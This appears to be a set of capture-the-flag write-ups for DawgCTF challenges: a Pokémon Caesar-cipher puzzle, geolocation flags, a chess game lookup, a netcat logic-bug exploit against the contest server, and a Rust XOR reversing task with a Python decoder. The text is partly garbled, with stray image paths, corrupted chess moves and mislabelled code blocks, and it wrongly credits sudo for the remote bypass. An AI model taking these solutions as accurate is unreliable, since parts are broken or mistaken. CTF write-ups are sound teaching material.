Pokémon	Raw initials shift by ↓	Decoded chunk
Zarude (9)	R C B J	-9 I T S A
Archaludon (16)	H E S A	-16 R O C K
Scizor (12)	E A X U	-12 S O L I
Togekiss (14)	R D C Y	-14 D P O K
Mew (25)	D L N M	-25 E M O N
Jirachi (8)	B M I U	-8 T E A M

Thought for 43 seconds >

Here's how you extract the hidden key:

1. For each Pokémon, take the first letter of each of its four moves in the order shown.

- Zarude (9) → Roar, Close Combat, Bullet Seed, Jungle Healing → R C B J
- Archaludon (16) → Heavy Slam, Electro Shot, Stealth Rock, Aura Sphere → H E S A
- Scizor (12) → Endure, Aerial Ace, X-Scissor, U-turn → E A X U
- Togekiss (14) → Roost, Defog, Charm, Yawn → R D C Y
- Mew (25) → Draining Kiss, Leaf Storm, Nasty Plot, Mystical Fire → D L N M
- Jirachi (8) → Body Slam, Meteor Mash, Ice Punch, U-turn → B M I U

2. Caesar-shift each letter backward by the Pokémon's team position (e.g. Zarude's letters shift by 9, Archaludon's by 16, ...). That gives you six 4-letter chunks:

Pokémon	Raw initials	shift by ↴	Decoded chunk
Zarude (9)	R C B J	-9	I T S A
Archaludon (16)	H E S A	-16	R O C K
Scizor (12)	E A X U	-12	S O L I
Togekiss (14)	R D C Y	-14	D P O K
Mew (25)	D L N M	-25	E M O N
Jirachi (8)	B M I U	-8	T E A M

3. Re-assemble (and re-split) those chunks into words:

```
css
ITSA ROCK SOLI D POK EMON TEAM
→ IT'S A ROCK SOLID POKEMON TEAM
```

4. Drop the apostrophe and spaces, make it all caps:

```
nginx
ITSAROCKSOLIDPOKEMONTEAM
```

That 24-letter string is the hidden key.

Flag: itsarocksolidpokemonteam

[Problem](#)[Previous Submissions](#)


Go to the website, find the locations, and click on the location to receive the flag!

<https://geosint.umbccd.net/>

IMPORTANT: You need to submit the flag HERE to get the points!

[Submit!](#)

Please rate this problem: ★ ★ ★ ★ ★



DawgCTF{UwUiTsafag}

[Problem](#)[Previous Submissions](#)


Go to the website, find the locations, and click on the location to receive the flag!

<https://geosint.umbccd.net/>

IMPORTANT: You need to submit the flag HERE to get the points!

[Submit!](#)

Please rate this problem: ★ ★ ★ ★ ★



DawgCTF{montereybay_itisnot}

[Problem](#)[Previous Submissions](#)


Go to the website, find the locations, and click on the location to receive the flag!

<https://geosint.umbccd.net/>

IMPORTANT: You need to submit the flag [HERE](#) to get the points!

[Submit!](#)

Please rate this problem: ★ ★ ★ ★ ★



DawgCTF{looksatthepenguinz!}

[Problem](#)[Previous Submissions](#)


Go to the website, find the locations, and click on the location to receive the flag!

<https://geosint.umbccd.net/>

IMPORTANT: You need to submit the flag HERE to get the points!

[Submit!](#)

Please rate this problem: ★ ★ ★ ★ ★



DawgCTF{t.r.a.i.n.s}

[Problem](#)[Previous Submissions](#)

I was watching a chess game, and was wowed extremely with the positional thinking I saw from white. I had to step away, unfortunately.... that was a long time ago, and I still want to see how the game developed. Given the first few moves which I wrote down, can you find out what this game was called?

Download Challenge File(s): [Click Here](#)

[Submit!](#)

Please rate this problem:



lichess.org

PLAY

PUZZLES

LEARN

WATCH

COMMUNITY

TOOLS

DONATE

Import game

Paste a game PGN to get a browsable replay, computer analysis, game chat and public shareable URL.
⚠ Variations will be erased. To keep them, import the PGN via a study.

Paste the PGN text here

```
[Event "?"]
[Site "?"]
[Date "??.??.??"]
[Round "?"]
[White "?"]
[Black "?"]
[Result "*"]
[Link "https://www.chess.com/analysis/game/pgn/4Uw7PQnEvk?tab=analysis"]

1. e4 d6 2. d4 f6 (2... Nf6 3. Nc3 g6 4. Be3 Bg7 5. Qd2 c6 6. f3 b5 7. Nge2 Nbd7
8. Bh6 Bxh6 9. Qxh6 Bb7 10. a3 e5 11. O-O-O Qe7 12. Kb1 a6 13. Nc1 O-O-O 14. Nb3
exd4) *
```

Or upload a PGN file

The.Match.pgn

Request a computer analysis

You need an account to do that.

⚠ This PGN can be accessed by the public. To import a game privately, use a study.

<https://lichess.org/paste>

```
1. e4 d6 2. d4 f6 (2... Nf6 3. Nc3 g6 4. Be3 Bg7 5. Qd2 c6 6. f3 b5 7. Nge2 Nbd7
8. Bh6 Bxh6 9. Qxh6 Bb7 10. a3 e5 11. O-O-O Qe7 12. Kb1 a6 13. Nc1 O-O-O 14.
Nb3
exd4) *
```

≡ 365Chess.com OPENING EXPLORER COURSES SEARCH TRAINING ECO CODES RESOURCES HELP MEMBERSHIP

Kasparov, Garry vs Topalov, Veselin

Hoogovens - 1999 · Pirc defence (B07) · 1-0

<< Back to Opening Explorer

Start Engine Analysis

Hide Details

▲ Kasparov, Garry (2812)
▲ Topalov, Veselin (2700)

Event: Hoogovens
Site: Wijk aan Zee
Date: 01/20/1999
Round: 4
Score: 1-0

ECO: B07 Pirc defence

```

1.e4 d6 2.d4 Nf6 3.Nc3 g6 4.Be3 Bg7 5.Qd2 c6 6.f3 b5 7.Nge2
Nb7 8.Rh5 Bxh6 9.Qxb6 Bb7 10.a3 e5 11.O-O-O Qe7 12.Kh1 a6
13.Nc1 O-O-O 14.Nb3 exd4 15.Rxd4 c5 16.Rd1 Nb6 17.g3 Kxb8
18.Na5 Ba8 19.Bh3 d5 20.Qf4+ Ka7 21.Rhe1 d4 22.Nd5 Nbxh5
23.exd5 Qd6 24.Rxd4 cxd4 25.Re7+ Kb6 26.Qxd4+ Kxa5 27.b4+
Ka4 28.Qc3 Qxd5 29.Ra7 Bb7 30.Rxb7 Qcd 31.Qxf6 Kxa3
32.Qxa6+ Kb8 33.c3+ Kxc3 34.Qa1+ Kd2 35.Qb2+ Kd1 36.Bf1
Rd2 37.Rd7 Rxd7 38.Bxc4 bxc4 39.Qxb8 Rd3 40.Qa8 c3 41.Qa4+
Kc1 42.Qa5+ Kd1 43.Qa2 44.Qa7+ Kc1

```

Opening Explorer

No game found

Opening Explorer Database: Big Database

Request Computer Analysis

Kasparov, Garry vs Topalov, Veselin Hoogovens · 1999 · Pirc defence (B07) · 1-0 called? X | 🔍 | 📸 | ⚡

All Images Videos News Shopping Web Forums More Tools

Search Labs | AI Overview

Yes, the game you're referring to, Garry Kasparov vs. Veselin Topalov in the 1999 Hoogovens tournament, was indeed a 1-0 win for Kasparov (White). The game is widely known as "[Kasparov's Immortal](#)". It's considered a classic example of a brilliant chess game and is often cited as one of the greatest games in chess history. ⚡

Garry Kasparov vs Veselin Topalov
Kasparov's Immortal
Garry Kasparov vs Veselin Topalov (1999)
Kasparov's Immortal. Garry Kasparov vs Veselin Topalov (1999)
Chessgames.com

Kasparov's Immortal - Wikipedia
Kasparov's immortal is a chess game played by Garry Kasparov as White against Veselin Topalov in 1999.
Wikipedia

Throwback Thursday: Kasparov's

DawgCTF{kasparov's_immortal}

[Problem](#)[Previous Submissions](#)

Our interns put together a little test program for us. It seems they all might have patched together their separate projects. Could you test it out for me?

nc connect.umbccd.net 20011

Download Challenge File(s): [Click Here](#)

[Submit!](#)

Please rate this problem:

Main()

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
    __int64 v3; // rax
    __int64 v4; // rdx
    __int64 v5; // rax
    __int64 v6; // rdx
    __int64 v7; // rax
    __int64 v8; // rdx
    __int64 v9; // rax
    __int64 v10; // rdx
    __int64 v11; // rax
    __int64 v12; // rdx
    __int64 v13; // rax

    v3 = std::operator<<(std::char_traits<char>">(&std::cout, "Welcome to our intern's test project!", envp);
    std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);

    while ( 1 )
    {
        std::ostream::operator<<(&std::cout, &std::endl<char,std::char_traits<char>>);
        v5 = std::operator<<(std::char_traits<char>">(&std::cout, "The following are your options:", v4);
        std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
        v7 = std::operator<<(std::char_traits<char>">(&std::cout, " 1. Say hi", v6);
        std::ostream::operator<<(v7, &std::endl<char,std::char_traits<char>>);
        v9 = std::operator<<(std::char_traits<char>">(&std::cout, " 2. Print the flag", v8);
        std::ostream::operator<<(v9, &std::endl<char,std::char_traits<char>>);
        v11 = std::operator<<(std::char_traits<char>">(&std::cout, " 3. Create an account", v10);
        std::ostream::operator<<(v11, &std::endl<char,std::char_traits<char>>);
        v13 = std::operator<<(std::char_traits<char>">(&std::cout, "Enter option (1-3). Press Enter to submit:", v12);
        std::ostream::operator<<(v13, &std::endl<char,std::char_traits<char>>);

        handleOption();
    }
}
```

```
unsigned __int64 handleOption(void)
{
    int v0; // eax
    __int64 v1; // rax
    __int64 v2; // rax
    _QWORD *v3; // rax
    __int64 v4; // rdx
    __int64 v7; // rax

    int v9; // [rsp+4h] [rbp-5CCh] BYREF
    int v10; // [rsp+8h] [rbp-5C8h]
    int i; // [rsp+CCh] [rbp-5C4h]
    char v12[32]; // [rsp+10h] [rbp-5C0h] BYREF
    char v13[384]; // [rsp+30h] [rbp-5A0h] BYREF
    int v14[258]; // [rsp+1B0h] [rbp-420h]
    unsigned __int64 v15; // [rsp+5B8h] [rbp-18h]

    v15 = __readfsqword(0x28u);
    v10 = 0;
    std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::basic_string(v12);
    std::getline<char, std::char_traits<char>, std::allocator<char>>(&std::cin, v12);
    std::__cxx11::basic_istringstream<char, std::char_traits<char>, std::allocator<char>>::basic_istringstream(
        v13,
        v12,
        8LL);
    while ( 1 )
    {
        v3 = (_QWORD *)std::istream::operator>>(v13, &v9);
        if ( !(unsigned __int8)std::ios::operator bool((char *)v3 + *(_QWORD *)(*v3 - 24LL)) || v10 > 255 )
            break;
        if ( v9 <= 0 || v9 > 3 )
        {
            v1 = std::operator<<<std::char_traits<char>>(&std::cout, "Ignoring invalid option: ", v4);
            v2 = std::ostream::operator<<(v1, (unsigned int)v9);
            std::ostream::operator<<(v2, &std::endl<char, std::char_traits<char>>);
        }
        else
        {
            v0 = v10++;
            v14[v0] = v9;
        }
    }
    if ( v14[0] == 2 && geteuid() )
    {
        v7 = std::operator<<<std::char_traits<char>>(&std::cout, "Error: Option 2 requires root privileges HAHA", v4);
    }
}
```

```

    std::ostream::operator<<(v7, &std::endl<char, std::char_traits<char>>);

}

else
{
    for ( i = 0; i < v10; ++i )
    {
        switch ( v14[i] )

        {

            case 1:
                sayHello();
                break;
            case 2:
                printFlag();
                break;
            case 3:
                login();
                break;
        }
    }
}

std::__cxx11::basic_istringstream<char, std::char_traits<char>, std::allocator<char>>::~basic_istringstream(v13)
;

std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v12);
return v15 - __readfsqword(0x28u);
}

```

```

__int64 __fastcall sayHello(__int64 a1, __int64 a2, __int64 a3)
{
    __int64 v3; // rax

    v3 = std::operator<<<std::char_traits<char>>(&std::cout, &unk_2008, a3);
    return std::ostream::operator<<(v3, &std::endl<char, std::char_traits<char>>);
}

```

```

unsigned __int64 printFlag(void)
{
    __int64 v0; // rdx
    __int64 v1; // rax
    _QWORD *v2; // rax
    __int64 v3; // rax
    char v5[32]; // [rsp+0h] [rbp-240h] BYREF
    char v6[520]; // [rsp+20h] [rbp-220h] BYREF
}

```

```
unsigned __int64 v7; // [rsp+228h] [rbp-18h]

v7 = __readfsqword(0x28u);
std::ifstream::basic_ifstream(v6, "flag.txt", 8LL);
if ( (unsigned __int8)std::ifstream::is_open(v6) )
{
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v5);
    while ( 1 )
    {
        v2 = (_QWORD *)std::getline<char,std::char_traits<char>,std::allocator<char>>(v6, v5);
        if ( !(unsigned __int8)std::ios::operator bool((char *)v2 + *(_QWORD *)(*v2 - 24LL)) )
            break;
        v1 = std::operator<<<char>(&std::cout, v5);
        std::ostream::operator<<(v1, &std::endl<char,std::char_traits<char>>);
    }
    std::ifstream::close(v6);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v5);
}
else
{
    v3 = std::operator<<<std::char_traits<char>>(&std::cout, "Error: Could not open flag.txt", v0);
    std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
}
std::ifstream::~ifstream(v6);
return v7 - __readfsqword(0x28u);
}
```

```
unsigned __int64 login(void)
{
    __int64 v0; // rdx
    __int64 v1; // rdx
    __int64 v2; // rdx
    __int64 v3; // rax
    __int64 v4; // rax
    __int64 v5; // rax
    __int64 v6; // rax
    __int64 v7; // rdx
    __int64 v8; // rax
    char v10[32]; // [rsp+0h] [rbp-60h] BYREF
    char v11[40]; // [rsp+20h] [rbp-40h] BYREF
    unsigned __int64 v12; // [rsp+48h] [rbp-18h]

    v12 = __readfsqword(0x28u);
```

```

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v10);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v11);
std::operator<<<std::char_traits<char>>(&std::cout, "Enter username: ", v0);
std::getline<char,std::char_traits<char>,std::allocator<char>>(&std::cin, v10);
std::operator<<<std::char_traits<char>>(&std::cout, "Enter password: ", v1);
std::getline<char,std::char_traits<char>,std::allocator<char>>(&std::cin, v11);
v3 = std::operator<<<std::char_traits<char>>(&std::cout, "You entered username: ", v2);
v4 = std::operator<<<char>(v3, v10);
v5 = std::operator<<<std::char_traits<char>>(v4, " and password: ", v4);
v6 = std::operator<<<char>(v5, v11);
std::ostream::operator<<(v6, &std::endl<char,std::char_traits<char>>);
v8 = std::operator<<<std::char_traits<char>>(
    &std::cout,
    "However I was just hired and have not learned how to use a database yet....",
    v7);
std::ostream::operator<<(v8, &std::endl<char,std::char_traits<char>>);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v11);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v10);
return v12 - __readfsqword(0x28u);
}

```

When running the nc we cant really make an account

The following are your options:

1. Say hi
2. Print the flag
3. Create an account

Enter option (1-3). Press Enter to submit:

3

Enter username:

Enter password:

You entered username: and password:

However I was just hired and have not learned how to use a database yet....

But the idea is you do not want to enter 2 first. Either 3 2 or 1 2.

But it say to have root privileges

Error: Option 2 requires root privileges HAHA

So what I know is to just use sudo

```
——(zeqzoq㉿zeqzoq)-[~]
└─$ sudo printf "1 2\n" | nc connect.umbccd.net 20011
[sudo] password for zeqzoq: Welcome to our intern's test project!
```

The following are your options:

1. Say hi
2. Print the flag
3. Create an account

Enter option (1-3). Press Enter to submit:

Hi!

Here is your flag: DawgCTF{B@d_P3rm1ssi0ns}

DawgCTF{B@d_P3rm1ssi0ns}

ShinyClean™ Rust Remover: Budget Edition (solved by 108 teams) 150

[Problem](#) [Previous Submissions](#)

ShinyClean™ Rust Remover is having a free car wash give away! Run the program to see if you win!

Download Challenge File(s): [Click Here](#)

Please rate this problem:

Running the file

```
└─(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/Dawg/dawgctf-sp25/ShinyClean™ Rust Remover
Budget Edition]
└─$ ./shinyclean_budget
Shiny Clean™ Rust Remover Budget Edition! Looks like you didn't win this time! Try again?
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    return std::rt::lang_start::h91ff47afc442db24(shinyclean::main::h4b15dd54e331d693, argc, argv, 0LL);
}
```

```
__int64 shinyclean::main::h4b15dd54e331d693()
{
    __int64 v1; // [rsp+8h] [rbp-100h]
    char s[23]; // [rsp+2Ah] [rbp-DEh] BYREF
    char v3[22]; // [rsp+41h] [rbp-C7h] BYREF
    char v4[9]; // [rsp+57h] [rbp-B1h] BYREF
    char v5[48]; // [rsp+60h] [rbp-A8h] BYREF
    __int64 v6[4]; // [rsp+90h] [rbp-78h] BYREF
    char v7[48]; // [rsp+B0h] [rbp-58h] BYREF
    char *v8; // [rsp+E0h] [rbp-28h]
    void *v9; // [rsp+E8h] [rbp-20h]
    char *v10; // [rsp+F0h] [rbp-18h]
    void *v11; // [rsp+F8h] [rbp-10h]
    char *v12; // [rsp+100h] [rbp-8h]

    memset(s, 0, sizeof(s));
    qmemcpy(v3, "{^HX|kyDym", 10);
    v3[10] = 12;
    v3[11] = 12;
    v3[12] = 96;
    v3[13] = 124;
    v3[14] = 11;
```

```

v3[15] = 109;
v3[16] = 96;
v3[17] = 104;
v3[18] = 11;
v3[19] = 10;
v3[20] = 119;
v3[21] = 30;
strcpy(v4, "B");
v4[2] = 0;
*(WORD *)&v4[3] = 0;
*(DWORD *)&v4[5] = 0;
do
{
    if ( *(QWORD *)&v4[1] >= 0x17ull )
        core::panicking::panic_bounds_check::h8307ccead484a122(*(QWORD *)&v4[1], 23LL, &off_54578);
    s[*(_QWORD *)&v4[1]] = v3[*(_QWORD *)&v4[1]] ^ 0x3F;
    v1 = *(_QWORD *)&v4[1] + 1LL;
    if ( *(QWORD *)&v4[1] == -1LL )
        core::panicking::panic_const::panic_const_add_overflow::hf2f4fb688348b3b0(&off_545A8);
    ++*(_QWORD *)&v4[1];
}
while ( v1 != 23 );
if ( (unsigned int)std::process::id::hcbcee05e6d949703() == 29485234 )
{
    v10 = s;
    v11 = &core::array::_LT$impl$u20$core..fmt..Debug$u20$for$u20$$u5b$T$u3b$$u20$N$u5d$$GT$::fmt::hf6f6e41
e4948d91c;
    v12 = s;
    v8 = s;
    v9 = &core::array::_LT$impl$u20$core..fmt..Debug$u20$for$u20$$u5b$T$u3b$$u20$N$u5d$$GT$::fmt::hf6f6e41
e4948d91c;
    v6[2] = (__int64)s;
    v6[3] = (__int64)&core::array::_LT$impl$u20$core..fmt..Debug$u20$for$u20$$u5b$T$u3b$$u20$N$u5d$$GT$::fmt:
:hf6f6e41e4948d91c;
    v6[0] = (__int64)s;
    v6[1] = (__int64)&core::array::_LT$impl$u20$core..fmt..Debug$u20$for$u20$$u5b$T$u3b$$u20$N$u5d$$GT$::fmt:
:hf6f6e41e4948d91c;
    core::fmt::Arguments::new_v1::hfac9ebf3d99d1264(v5, &unk_545C0, v6);
    return std::io::stdio::_print::he7d505d4f02a1803(v5);
}

```

```

else
{
    core::fmt::Arguments::new_const::hf72ed85907e377bb(v7, &off_545E0);
    return std::io::stdio::_print::he7d505d4f02a1803(v7);
}
}

```

So in shinyclean::main::h4b15dd54e331d693() we see v3 xor'ed by 3F hex

```

char s[23];
char v3[?]; // holds the "encrypted" bytes

// 1) Copy the first 10 chars from the literal "{^HX|kyDym"
qmemcpy(v3, "{^HX|kyDym", 10);

// 2) Manually set v3[10] through v3[21] to these constants:
v3[10] = 12;
v3[11] = 12;
v3[12] = 96;
v3[13] = 124;
v3[14] = 11;
v3[15] = 109;
v3[16] = 96;
v3[17] = 104;
v3[18] = 11;
v3[19] = 10;
v3[20] = 119;
v3[21] = 30;

// 3) Then for i from 0 up to 22 (inclusive!) it does:
s[i] = v3[i] ^ 0x3F;

```

So we can make python code

```

# step 1: build the v3 array exactly as the binary does
v3 = []

# the first 10 bytes from "{^HX|kyDym"
for c in "{^HX|kyDym":
    v3.append(ord(c))

# then the 12 manually-set values
v3 += [12, 12, 96, 124, 11, 109, 96, 104, 11, 10, 119, 30]

```

```
# step 2: XOR each with 0x3F to get s
s = bytes(b ^ 0x3F for b in v3)

print(s)
```

DawgCTF{FR33_C4R_W45H!}

[Problem](#)[Previous Submissions](#)

